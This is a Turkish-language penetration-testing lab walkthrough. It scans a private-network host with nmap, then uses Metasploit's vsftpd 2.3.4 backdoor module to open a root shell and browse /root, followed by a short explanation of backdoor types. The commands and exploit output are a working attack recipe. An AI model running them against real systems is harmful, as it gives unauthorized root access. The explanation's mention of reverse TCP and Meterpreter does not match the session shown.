
```
root@kali:~# nmap -sS -sV -A --top-ports 2000 192.168.220.137

Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-30 16:01 +03
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-30 16:01 +03
Nmap scan report for 192.168.220.137
Host is up (0.0028s latency).
Not shown: 1975 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.220.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
```

FTP araştırma: version kopyala (vsftpd 2.3.4)



Kopyaladığımız bilgiyi msfconsole kullanma:



Use exploit/unix/tfp/vsftpd_234_backdoor

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or h
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
```

set RHOST 192.168.220.137

exploit

```
nsf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.220.137
RHOST => 192.168.220.137
nsf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.220.137:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.220.137:21 - USER: 331 Please specify the password.
[+] 192.168.220.137:21 - Backdoor service has been spawned, handling...
[+] 192.168.220.137:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.220.129:39193 -> 192.168.220.137:6200) at 2018-04-30 16:14:11 +0300
```

ls:

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

root geçiş yapalım:

```
cd root
ls
Desktop
reset_logs.sh
vnc.log
```

pwd:

```
pwd
/root
^C
Abort session 2? [y/N]  y
```

Backdoor (Arka Kapı) Nedir?

Bilgisayar sistemlerin güvenlik önlemlerini bypass etmek için kullanılan oldukça etkili bir yöntemdir. Bilgisayar sistemlerinde backdoor açılarak yönetici yetkileri devredilebilir ve sistemler her türlü tehlikeye karşı açık hale getirilebilir.

Bizim senaryomuzda Reverse TCP metodu yani hedef sistemin kendisine saldıran sisteme istek göndermesi yolu ile bağlantı kurmak amaçlanıyor. Daha sonra saldıran sistemde Meterpreter oluşuyor ve saldırı için en önemli adım kurulmuş oluyor.

Backdoor sınıflandırılması:

1) Yazılımsal hatalar sonucu oluşan Backdoorlar
   Yazılım geliştiren kişi ya da kurumlar kodlama sırasında eksiklerinden dolayı yazılımlarda görülen backdoorlar oluşmaktadır. Bu backdoorlar siyah şapkalı hackerler tarafından sisteme sızmak için kullanılır.
2) Üreticilerin planlı olarak açtığı Backdoorlar
   Donanım ya da yazılım üreten kişi ya da kurumların bilerek oluşturduğu backdoorlardır. Üreticiler bu backdoorlar açıklamazlar.
3) Zararlı yazılımlara açılan Backdoorlar
   Bilgisayar sistemlerinde 3. şahıs kişiler tarafından çalıştırılan ve sızılan yazılımlardır. MYDOOM, SubSeven gibi yazılımlardır.

KAYNAKÇA

Bilgeiş “Sızma Testine Giriş” eğitimi.